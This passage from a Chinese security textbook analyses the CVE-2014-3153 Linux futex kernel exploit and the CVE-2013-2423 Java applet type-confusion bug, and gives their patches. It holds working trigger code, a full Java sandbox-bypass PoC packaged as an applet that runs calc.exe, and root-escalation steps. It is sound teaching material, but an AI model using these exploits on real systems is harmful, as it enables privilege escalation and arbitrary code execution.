        sleep(1);
    }
}

int main(int argc, char *argv[])
{
    pthread_t t;
    int context_switch_count = 0;

    printf("[1]\n");

    futex_lock_pi(&B);

    userlock_lock(&invoke_futex_wait_requeue_pi);
    pthread_create(&t, NULL, thread, NULL);
    /* Wait for the thread to be in a system call */
    while (thread_tid < 0) {
        usleep(10);
```

```
    }
    context_switch_count = get_voluntary_ctxt_switches(thread_tid);
    userlock_release(&invoke_futex_wait_requeue_pi);
    wait_for_thread_to_wait_in_kernel(thread_tid, context_switch_count);

    printf("[3]\n");
    futex_requeue_pi(&A, &B, A);

    printf("[4]\n");
    B = 0;

    printf("[5]\n");
    futex_requeue_pi(&B, &B, B);

    while (1) {
        sleep(1);
    }
    return 0;
}
```

10.7.3 漏洞利用

完整的漏洞利用代码可以参考：https://github.com/timwr/CVE-2014-3153，其中如何控制栈上的rt_waiter是完成漏洞利用的关键点，开始讲解前先举个栈内存公用问题的例子，后面需要用它来控制栈内存。示例代码如下：

```
#include <stdio.h>

void A(int val )
{
    int local;
    local = val;
    printf("A localaddr = 0x%x\n", &local);
}

void B()
{
    int local;
    printf("B localaddr = 0x%x\n", &local);
    printf("B local = %d\n", local);
}
```

```
int main()
{
    A(6);
    B();
    return 0;
}
```

使用GCC编译，-m32编译选项指定编译成32位程序，带上-g选项可以提供调试符号方便调试：

```
riusksk@MacBook  ~/Downloads ‹›  $ gcc -m32 foo.c -o foo -g
riusksk@MacBook  ~/Downloads ‹›  $ ./foo
A localaddr = 0xbff6de70
B localaddr = 0xbff6de70
B local = 6
```

从执行结果看，A函数与B函数的local局部变量地址都是位于同一个栈地址上的，所以调用完A函数后再执行B函数就会引用到A“吃剩”的数据，即使没对B函数的local变量设值，它也会直接引用在A函数设置的值。如果用调试器分析，可以发现A与B两个函数的栈空间其实是一致的（Mac上出于安全考虑，限制未签名的GDB，不允许调试其他进程，所以这里选用lldb调试器，当然，读者也可以自定义签名证书给GDB解决该问题）：

```
 ╭─riusksk@MacBook  ~/Downloads ‹›
 ╰─➤$ lldb foo
(lldb) target create "foo"
Current executable set to 'foo' (i386).
(lldb) list
   19 {
   20 A(6);
   21 B();
   22 return 0;
   23 }
(lldb) br s -f foo.c -l 20  // 命令原型：breakpoint set –f 文件名 –l 行号
Breakpoint 1: where = foo`main + 18 at foo.c:20, address = 0x00001f42
(lldb) br s -f foo.c -l 21
Breakpoint 2: where = foo`main + 33 at foo.c:21, address = 0x00001f51
(lldb) r
Process 87931 launched: '/Users/riusksk/Downloads/foo' (i386)
Process 87931 stopped
* thread #1: tid = 0x20f5e7, 0x00001f42 foo`main + 18 at foo.c:20, queue =
'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00001f42 foo`main + 18 at foo.c:20
   17
```

```
   18 int main()
   19 {
-> 20 A(6);
   21 B();
   22 return 0;
   23 }
(lldb) si     // 单步跟进
Process 88240 stopped
* thread #1: tid = 0x210e32, 0x00001ea0 foo`A(val=0) at foo.c:4, queue =
'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x00001ea0 foo`A(val=0) at foo.c:4
   1  #include <stdio.h>
   2
   3  void A(int val )
-> 4  {
   5  int local;
   6  local = val;
   7  printf("A localaddr = 0x%x\n", &local);
(lldb) p/x $esp       // 查看十六进制寄存器值
(unsigned int) $38 = 0xbfffee6c
(lldb) p/x $ebp
(unsigned int) $39 = 0xbfffee88
(lldb) c     // 继续运行，不能用 r 命令，否则会执行完进程退出，后面不会再断下
Process 88240 resuming
A localaddr = 0xbfffee60
Process 88240 stopped
* thread #1: tid = 0x210e32, 0x00001f51 foo`main + 33 at foo.c:21, queue =
'com.apple.main-thread', stop reason = breakpoint 2.1
    frame #0: 0x00001f51 foo`main + 33 at foo.c:21
   18 int main()
   19 {
   20 A(6);
-> 21 B();
   22 return 0;
   23 }
(lldb) si
Process 88240 stopped
* thread #1: tid = 0x210e32, 0x00001ee0 foo`B at foo.c:12, queue = 'com.apple.main-thread',
stop reason = instruction step into
    frame #0: 0x00001ee0 foo`B at foo.c:12
   9
   10
```

```
   11 void B()
-> 12 {
   13 int local;
   14 printf("B localaddr = 0x%x\n", &local);
   15 printf("B local = %d\n", local);
(lldb) p/x $esp
(unsigned int) $40 = 0xbfffee6c
(lldb) p/x $ebp
(unsigned int) $41 = 0xbfffee88
```

从调试结果可以看到，A函数与B函数的esp和ebp均使用相同的地址，它们共用着相同的栈空间，后面我们就用这种方法控制内核栈上的rt_waiter。那怎么重用栈空间去覆盖rt_waiter呢？newroot中利用代码是调用__sys_sendmmsg函数完成栈空间的重用，漏洞的作者是用Linux内核源码的checkstack.pl脚本分析栈空间的，但其代码中的正则写得有点问题，需要修改：

```
    if ($arch eq 'arm') {
        #c0008ffc:    e24dd064    sub    sp, sp, #100    ; 0x64
        $re = qr/.*sub.*sp, sp, #(([0-9]{2}|[3-9])[0-9]{2})/o;
```

修改为：

```
    if ($arch eq 'arm') {
        #c0008ffc:    e24dd064    sub    sp, sp, #100    ; 0x64
        $re = qr/.*sub.*sp, sp, #(([0-9]{2}|[1-9])[0-9]{2})/o;
```

先在futex_wait_requeue_pi函数处下断点，然后运行利用代码，断下后再运行以下命令，查看相关函数的栈深度：

```
$arm-linux-androideabi-objdump -d vmlinux |./scripts/checkstack.pl arm
……
0xc0052218 futex_wait_requeue_pi.constprop.10 [vmlinux]:192
0xc026407c sock_sendmsg [vmlinux]:           192
0xc02784cc ethtool_set_rxnfc [vmlinux]:           192
0xc02788d8 ethtool_get_rxnfc [vmlinux]:           192
0xc014fba4 fat_search_long [vmlinux]:           188
0xc01e894c do_fb_ioctl [vmlinux]:           188
0xc0285ce4 netstat_show.isra.13 [vmlinux]:        188
0xc02e6f08 fib_triestat_seq_show [vmlinux]:        188
0xc035af40 rpcb_getport_async [vmlinux]:        188
0xc000fdac do_signal [vmlinux]:             180
0xc0265110 sys_sendto [vmlinux]:          180
0xc02e4a48 ip_rt_ioctl [vmlinux]:          180
0xc0321d08 rawv6_sendmsg [vmlinux]:           180
0xc032b894 tcp6_seq_show [vmlinux]:           180
```

```
0xc021ff2c mtdchar_blkpg_ioctl [vmlinux]:        176
0xc0265200 sys_recvfrom [vmlinux]:          176
0xc0265514 __sys_sendmmsg [vmlinux]:          176
……
```

rt_waiter并非futex_wait_requeue_pi函数的最后一个局部变量（如图10-112所示），所以要覆盖它并不需要上面显示的最大栈深度192，所以漏洞的作者选择邻近且方便调用和操作的函数__sys_sendmmsg。

要控制rt_waiter，还得再了解下它的结构原型，从下面的内容可以看到它里面包含有非优先级与优先级的等待链表节点：

```
gdb$ ptype rt_waiter
type = struct rt_mutex_waiter {
    struct plist_node list_entry;
    struct plist_node pi_list_entry;
    struct task_struct *task;
    struct rt_mutex *lock;
}
gdb$ p rt_waiter
$26 = {list_entry = {prio = 0x84, prio_list = {next = 0xde937dec, prev = 0xde251dec}, node_list
= {next = 0xde220788, prev = 0xde251df4}}, pi_list_entry = {prio = 0x84, prio_list = {next
= 0xde935e38, prev = 0xde935e38}, node_list = {next = 0xde935e40, prev = 0xde935e40}}, task
= 0xde14f400, lock = 0xde220788}
```

可以发现每个节点都包含prio_list与node_list两个链表，另外前面的prio值代表优先级，两个不同的节点是允许拥有相同优先级的，prio_list仅链接不同优先级的节点，而node_list链接所有节点。在早期的堆溢出利用时期，就经常通过拆解链表控制前后向指针，从而实现任意数据写任意地址，此处内核漏洞的利用也是沿用此思路，具体参见后面的分析。

笔者以利用代码newroot.c（https://github.com/timwr/CVE-2014-3153/blob/master/newroot.c）为例来分析该漏洞的利用思路。

（1）调用 mmap 在用户空间映射内存块，并按 rt_waiter 结构初始化其前后向指针，如图 10-112 所示。

（2）基于栈重用的原理，调用 sendmmsg 修改 rt_waiter，使其指向前面在用户空间映射的节点，如图 10-113 所示。




图10-112　按rt_waiter结构初始化内存块的前后向指针



图10-113　调用sendmmsg修改rt_waiter，使其指向前面在用户空间映射的节点

（3）修改 0x85 节点的 prev 指向要写入的内核地址 thread_info→addr_limit，当前 thread_info 地址 = $sp & 0xFFFFE000 ＝ &rt_waiter & 0xFFFFE000，因为 rt_waiter 与$sp 地址相差不超过 3 位数，因此与运算后的结果是一样的，如图 10-114 所示。

（4）调用 futex_lock_pi 插入新节点 0x84，并按 prio 优先级排序，这样在 0x85 的 next 指针里泄露新节点 0x84 的内核地址，并使得可以向 thread_info→addr_limit 写入 0x84 节点的地址，但该地址不可控，因此这里主要是写任意地址漏洞，如图 10-115 所示。




图10-114　修改0x85节点的prev指向要写入的内核地址thread_info→addr_limit




图10-115　实现写任意地址

（5）创建线程 A 和 B，将线程 B 泄露的 rt_waiter 地址写入线程 A 的 addr_limit，这个地址是不可预测的，因此需要循环判断从用户层是否可以读取线程 A 的 addr_limit 值，如果可以就写入 0xFFFFFFFF，从而绕过用户层禁止写内核栈的限制，如图 10-116 所示。




图10-116　修改addr_limit为0xFFFFFFFF，以此绕过用户层禁止写内核栈的限制

（6）用户层允许读取整个 thread_info 结构后，就可以修改 thread_info→task_struct→cred 结构，修改 uid、gid、suid 等各值为 0，从而实现 root 提权，如图 10-117 所示。




图10-117　修改uid、gid、suid的值为0，从而实现root提权

10.7.4　漏洞修复

补丁代码很简单，只是在futex_requeue函数里添加个判断，当uaddr1参数与uaddr2参数相等时，则返回失败，避免requeue Bug的触发，从而解决漏洞问题，如图10-118所示。

```
diff --git a/kernel/futex.c b/kernel/futex.c
index 58743c0..93e522f 100644
   a     b   static int futex_requeue(u32 __user *uaddr1, unsigned int flags,
1293  1293
1294  1294           if (requeue_pi) {
1295  1295                   /*
      1296                    * Requeue PI only works on two distinct uaddrs. This
      1297                    * check is only valid for private futexes. See below.
      1298                    */
      1299                   if (uaddr1 == uaddr2)
      1300                           return -EINVAL;
      1301
      1302                   /*
1296  1303                    * requeue_pi requires a pi_state, try to allocate it now
1297  1304                    * without any locks in case it fails.
1298  1305                    */
```

图10-118　补丁修复代码

10.8　本章总结

本章主要围绕Android平台的漏洞进行实例讲解，分别从应用层、框架层、Native层和内核层的漏洞进行分析，并介绍不同层次结构的不同分析技巧和方法，每层至少介绍一个分析方法，可能有其他不同的分析，但由于篇幅所限，因此只挑笔者日常使用的方法讲解，读者可根据个人喜好选择使用。有些分析场景未能一一覆盖到，比如非AOSP设备的内核漏洞分析需要从设备中提取出内核，再静态逆向分析，这个可参考笔者写的博文：http://riusksk.blogbus.com/logs/272240986.html。Android平台漏洞本身涉及的面比较广，很难在一章里讲述完整，或许单独写一本书讲解会更好，比如《Android安全攻防权威指南》，推荐读者阅读，里面包含有不少漏洞分析方法和案例。

第 11 章　其他类型的漏洞分析

11.1　本章引言

前面介绍过多种常见漏洞类型的分析，也列举了一些Android平台上的漏洞分析，但还有其他漏洞类型未能一一提及，因此专门撰写本章用于介绍其他漏洞类型，笔者挑选了若干不同类型的漏洞进行分析。本章列举的其他漏洞类型包括Java漏洞、类型混淆、沙盒逃逸、竞争条件等。由于软件漏洞类型细分起来较多，而且随着安全行业的发展，未来也可能出现新型漏洞，因此本章主要是弥补前面章节的不足，但要将各种漏洞类型举例言尽，尚有些欠缺。虽然如此，但其中的漏洞分析技巧和思路是可以借鉴的。

11.2　CVE-2013-2423 JAVA Applet reflection 类型混淆代码执行漏洞

11.2.1　漏洞描述

在Oracle Java SE 7 Update 17及更早版本的JRE HotSpot子组件中存在CVE-2013-2423类型混淆（Type Confusion）漏洞，攻击者可利用漏洞远程执行任意代码。由于Java跨平台，在各系统平台上通用稳定，影响范围较广。该漏洞被集成到一个称为Cool Exploit Kit的高端Web攻击工具包中，在2013年4月左右就已经被网络犯罪分子利用，用于安装一款称为Reveton的恶意软件，以此进行大规模攻击。

11.2.2　类型混淆漏洞

关于类型混淆（Type Confusion）漏洞，最早可追溯到2002年，BlackHat ASIA黑客大会上的议题*Java and Java Virtual Machine security vulnerablities and their exploition techniques*，就提及了Java类型混淆漏洞。此类漏洞虽然不如溢出、UAF等漏洞常见，但这类漏洞也是可能导致任意代码执行的，特别是Java，当然其他系统、应用或编程语言也可能出现，比如PHP、Windows、SWF、Chrome等。

类型混淆漏洞主要是将数据类型A当作数据类型B解析引用，可能导致非法访问数据，进而执行任意代码，但这里的数据类型并非单纯编程概念上的数据类型，比如Uint被转换成String（CVE-2014-0590 Flash漏洞即是将Unit混淆成String），也包括类对象或数据结构转换，比如以下两个类，A类被混淆转换成B类，就可能导致私有域被外部访问到：

```
class A {
       private int value;
}
class B{
       public int value;
}
B attack = AcastB(var);    // 将 A 类型混淆转换成 B 类型
attack.value = 1;    // 导致可以访问私有域
```

11.2.3 Java安全机制

Java程序可以在本地执行，也可以通过网页加载执行，即Applet小程序。比如以下Applet示例代码：

```
import java.applet.Applet;
import java.io.IOException;
public class Test extends Applet{
    public void init() {
        try {
            Runtime.getRuntime().exec("id");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

用javac编译上述代码：

```
javac Test.java
```

接下来，在HTML页面中加载生成的Test.class，test.html代码如下：

```
<html><body>
    <applet code="Test.class" width="740" height="400"></applet>
</body></html>
```

用Safari浏览器（不要用Chrome浏览器，因为它不支持Java插件）打开test.html网页，会得到如下访问拒绝的错误“AccessControlException：access denied ("java.io.FilePermission" "<<ALL FILES>>"

"execute")”，如图11-1所示。




图11-1　Java运行错误

之所以权限检测未通过，主要是Java安全机制导致的，即Java沙箱保护，以限制网络上不可信Java程序在用户本地计算机的访问权限，比如读写本地文件、Socket通信、加载DLL、执行本地程序等。为了实现远程代码执行，首先要解决的就是突破Java沙箱的保护。

组成Java沙箱功能的最主要的三个运行时环境中的组件如下。

- **ByteCode Verifier（字节码验证器）：** 用于验证Java字节码（虚拟机指令）的合法性，判断是否存在非法类型转换、是否存在堆栈溢出、是否执行指针寻址、是否引用正确的参数类型等，这是JVM执行指令前最重要的一项功能，也是导致类型混淆漏洞的事发点，Flash ActiveScript里面也有类似组件。
- **Security Manager（安全管理器）：** 用于检测程序执行某项操作时的访问控制权限，图11-1所示的错误正是安全管理器在检测执行权限时触发的异常错误，这些操作包括执行文件 I/O 和网络I/O、创建新的ClassLoader、操作线程或线程组、启动进程、终止JVM、装载代码或类文件到JVM中时都会发起运行时访问控制检测，但是它可以被设置为NULL。
- **ClassLoader（类加载器）：** 负责将Java类文件装载到JVM中执行，包括负责加载jdk_home/lib目录下的类文件的Bootstrap ClassLoader（启动类加载器），它拥有Java API级别的权限，因此常是被攻击的目标；负责加载jdk_home/lib/ext目录下的类文件的Extension ClassLoader（扩展类加

载器）；负责加载classpath指定目录下的类文件的Application/System ClassLoader（应用/系统类加载器）及负责加载自定义类的CustomClassLoader（自定义类加载器）。正是这些各司其职的类加载器，才确保了一些不同用户空间的同名类不会被混淆加载，同时也能确保自定义的系统类如java.lang.System不会被恶意加载。

11.2.4 漏洞分析与利用

本节的分析环境如表11-1所示。

表11-1 测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文版
JDK	Java SE Development Kit 7 Update 17	版本号：7.0.170.2；JRE 版本：build 1.7.0_17-b02
浏览器	Internet Explorer	版本号：8.0.7601.17514

关于Java各版本（包括JRE与JDK）的下载，可以通过以下链接获取：http://www.oracle.com/technetwork/java/javase/downloads/java-archive-downloads-javase7-521261.html。

先看下PoC代码，共创建4个类：

```
import java.lang.invoke.MethodHandle;
import java.lang.reflect.Field;
import static java.lang.invoke.MethodHandles.lookup;

class Union1 {
  int field1;
  Object field2;
}

class Union2 {
  int field1;
  SystemClass field2;
}

class SystemClass {
  Object f1,f2,f3,f4,f5,f6,f7,f8,f9,f10,f11,f12,
    f13,f14,f15,f16,f17,f18,f19,f20,f21,f22,f23,
    f24,f25,f26,f27,f28,f29,f30;
}
```

```
class PoC {
  public static void main(String[] args) throws Throwable {
    System.out.println(System.getSecurityManager());
    disableSecurityManager();
    System.out.println(System.getSecurityManager());
  }

  static void disableSecurityManager() throws Throwable {
    MethodHandle mh1, mh2;
    mh1 = lookup().findStaticSetter(Double.class, "TYPE", Class.class);
    mh2 = lookup().findStaticSetter(Integer.class, "TYPE", Class.class);
    Field fld1 = Union1.class.getDeclaredField("field1");
    Field fld2 = Union2.class.getDeclaredField("field1");
    Class classInt = int.class;
    Class classDouble = double.class;
    mh1.invokeExact(int.class);
    mh2.invokeExact((Class)null);
    Union1 u1 = new Union1();
    u1.field2 = System.class;
    Union2 u2 = new Union2();
    fld2.set(u2, fld1.get(u1));
    mh1.invokeExact(classDouble);
    mh2.invokeExact(classInt);
    if (u2.field2.f29 == System.getSecurityManager()) {
      u2.field2.f29 = null;
    } else if (u2.field2.f30 == System.getSecurityManager()) {
      u2.field2.f30 = null;
    } else {
      System.out.println("security manager field not found");
    }
  }
}
```

其中最关键的函数自然是disableSecurityManager，它首先通过反射分别获取Double与Integer类中的TYPE域的句柄方法，然后再分别混淆为int型和非int型。由于JVM根据每个类的TYPE域判断它的数据类型（比如Integer.TYPE域值为int，Integer.class值为java.lang.Integer），被篡改后就导致类型混淆：

```
MethodHandle mh1, mh2;
// 通过反射获取 Double 类中 TYPE 域的方法句柄
mh1 = lookup().findStaticSetter(Double.class, "TYPE", Class.class);
// 通过反射获取 Integer 类中 TYPE 域的方法句柄
mh2 = lookup().findStaticSetter(Integer.class, "TYPE", Class.class);
```

```
……
Class classInt = int.class; // 保留 int 原始的 TYPE 域值
Class classDouble = double.class; // 保留 double 原始的 TYPE 域值
mh1.invokeExact(int.class);   // 将 Double 混淆为 int 型(java.lang.Ingeger)
mh2.invokeExact((Class)null); // 将 Ingeger 混淆为非 int 型
```

类型混淆后，Double型被当作int型处理，而int型本身被混淆为非int型，最终导致JVM在处理int变量时，实际处理的是Double型，而int占4字节，Double占8字节，因此最后JVM会认为int占用8字节。

接下来，通过反射将Union2的SystemClass类设置为真正的java.lang.Sytem类，然后调用set/get方法时操作的是int型，因此fld1与fld2都会被误认为是8字节的Double型。

```
// 通过反射获取 Union1 类的 int 域 field1
Field fld1 = Union1.class.getDeclaredField("field1");
// 通过反射获取 Union2 类的 int 域 field1
Field fld2 = Union2.class.getDeclaredField("field1");
……
    Union1 u1 = new Union1();
    u1.field2 = System.class; // 将 Union1 中 Object 类型的 field2 设置为 System 类
    Union2 u2 = new Union2();
    // 将 Union2 的 field1 (int)设置为 Union1 的 field1（int）
    fld2.set(u2, fld1.get(u1));
```

导致在执行set方法后，误认为8字节的field1（Union1与Union2相同）会包含4字节的field1与4字节java.lang.System类型的field2，这也是为何Union1与Union2刚好定义两个4字节变量的原因：

```
class Union1 {
  int field1;
  Object field2;
}

class Union2 {
  int field1;
  SystemClass field2;
}
```

最终导致原本不可更改的system类可以通过field1被任意修改，这正是类型混淆漏洞利用的一个巧妙方法。接下来，恢复Double与Int的原始TYPE域值：

```
    mh1.invokeExact(classDouble);
    mh2.invokeExact(classInt);
```

由于System Class中包含SecurityManage，因此我们可以通过field1将SystemClass中的SecurityManage置空，这样就可以绕过图11-1所示的权限检测执行任意程序。

```
class SystemClass {
  Object f1,f2,f3,f4,f5,f6,f7,f8,f9,f10,f11,f12,
    f13,f14,f15,f16,f17,f18,f19,f20,f21,f22,f23,
    f24,f25,f26,f27,f28,f29,f30;
}
……
    if (u2.field2.f29 == System.getSecurityManager()) {
      u2.field2.f29 = null;    // 将 SecurityManage 置空
    } else if (u2.field2.f30 == System.getSecurityManager()) {
      u2.field2.f30 = null;     // 不同的 Java 版本，其 SecurityManage 在 System 类中的位置会有
差异
    } else {
      System.out.println("security manager field not found");
    }
```

Java漏洞相对传统内存漏洞利用更简单稳定，它不用考虑DEP、ASLR、CFG等内存保护机制，而且跨平台，通用性很好。上面已经将SecurityManage置空，我们可以在main函数中加入执行calc的代码实现利用，以下是添加和修改的代码块：

```
import java.applet.Applet;
import java.io.IOException;
……
public class Exploit extends Applet{
  public void init() {
    try{
        disableSecurityManager();
        Runtime.getRuntime().exec("calc.exe");
    }
    catch (Exception localException){}
    catch (Throwable localThrowable){}
  }
  ……
}
```

用javac编译利用代码exploit.java生成Exploit.class、SystemClass.class、Union1.class和Union2.class，然后用jar打包上述class为exploit.jar文件：

```
C:\Users\Administrator\Desktop>javac Exploit.java
C:\Users\Administrator\Desktop\exploit>jar -cvf exploit.jar ./
已添加清单
正在添加: Exploit.class(输入 = 2088) (输出 = 1127)(压缩了 46%)
正在添加: SystemClass.class(输入 = 624) (输出 = 311)(压缩了 50%)
正在添加: Union1.class(输入 = 246) (输出 = 188)(压缩了 23%)
```

```
正在添加: Union2.class(输入 = 241) (输出 = 200)(压缩了 17%)
```

修改test.html内容：

```
<html><body>
  <applet archive=exploit.jar code="Exploit.class"
  width="740" height="400"></applet>
</body></html>
```

用IE浏览器访问test.html后，成功弹出计算器，如图11-2所示。




图11-2　成功利用漏洞弹出计算器

11.2.5　漏洞修复

漏洞曝光后，Oracle官方及时在JDK7 Update 21中修复，补丁源码对比参见：http://hg.openjdk.java.net/jdk7u/jdk7u-dev/jdk/diff/b453d9be6b3f/src/share/classes/java/lang/invoke/MethodHandles.java，如图11-3所示。补丁主要是修改checkAccess函数，添加对设置域值的权限判断，如果在set方法中修改者为静态域则抛出异常，像java.lang.System整个类都是静态不可更改的（System类的原型定义参见：http://hg.openjdk.java.net/jdk7u/jdk7u/jdk/file/tip/src/share/classes/java/lang/System.java），因此上面的PoC中就无法更改System类中的SecurityManage，从而修复漏洞。

```
-        void checkAccess(Class<?> refc, MemberName m) throws IllegalAccessException {
+        void checkAccess(Class<?> refc, MemberName m, boolean isSetter) throws IllegalAccessException {
             int allowedModes = this.allowedModes;
             if (allowedModes == TRUSTED)  return;
             int mods = m.getModifiers();
+            if (m.isField() && Modifier.isFinal(mods) && isSetter) {
+              throw m.makeAccessException("unexpected set of a final field", this);
+            }
```

图11-3　补丁源码对比

11.2.6　2013年漏洞之王——Java

纵观漏洞界近几年的情况，可以说，2012年是Office漏洞之年（还记得CVE-2012-0518经典漏洞吗），2013年是Java漏洞之年，2014年是IE漏洞之年，2015年是Flash漏洞之年。2013年是Java漏洞最多的一年，也是被外部黑客经常利用Java漏洞的一年，在Exploit Kit漏洞利用工具包中常常可以见到，也被大规模用于网站挂马攻击。CVE Details站点对每年的JDK漏洞进行过统计，如图11-4所示，可以看到Java漏洞于2013年达到顶峰，并呈逐年下降的趋势，而且2015年关于绕过沙盒、导致代码执行的漏洞已经相对少见。




图11-4　CVE Details上关于JDK漏洞的统计

由于Java漏洞的通用性、稳定性和跨平台性，导致在安全界受到很大关注，安全厂商、黑客组织及政府机构都参与Java漏洞买卖的生意，售价在5000~100000美元，这也极大地促进了Java漏洞的挖掘、贩售、恶意攻击等行为的发展。根据思科公布的《2014年年度安全报告》，“在2013年全球所有形式的网络入侵中，基于Java展开的黑客攻击就为其贡献了高达91%的比例。”由此可见，Java漏洞造成的安全威胁是相当严重的。

在黑客、安全厂商积极挖掘和防范Java漏洞的同时，Oracle也在积极地修复和完善Java，使得Java的安全有了很大的提升，像关闭安全管理器绕过Java沙盒的漏洞已经少见了。

最后，向对Java漏洞感兴趣的读者推荐两篇大会文章，分别是中国台湾骇客年会HITCON 2013年的议题《Exploiting JRE——JRE安全机制与漏洞挖掘研究》和古河大牛在XCon 2013上分享的议题《Java原生层漏洞挖掘分析》。

11.3 CVE-2014-0257 Microsoft Internet Explorer 11 dfsvc 组件沙盒逃逸漏洞

11.3.1 漏洞描述

CVE-2014-0257是IE浏览器中EPM（Enhaced Protected Mode）保护机制（沙盒）绕过的一个漏洞案例，主要由于注册表项Elevation Policy对dfsvc COM组件的启动权限设置不当，导致处于EPM沙盒中的IE Tab进程可以创建出高权限的dfsvc进程，从而绕过沙盒保护实现任意代码执行。

11.3.2 IE沙盒保护原理

自Windows Vista系统开始，微软就在IE浏览器中加入保护模式（PM，Protected Mode），里面引入新的安全特性：强制完整性控制（MIC），通过设置完整性级别（Integrity Level）限制对安全对象的访问，比如IE Tab子进程不能对一些特定的系统文件、注册表进行修改，防止执行恶意程序。用工具ProcessExplorer查看打开的IE标签页，可以发现Integrity标记为“Low”（如图11-5所示），说明Tab子进程已经被限制权限。

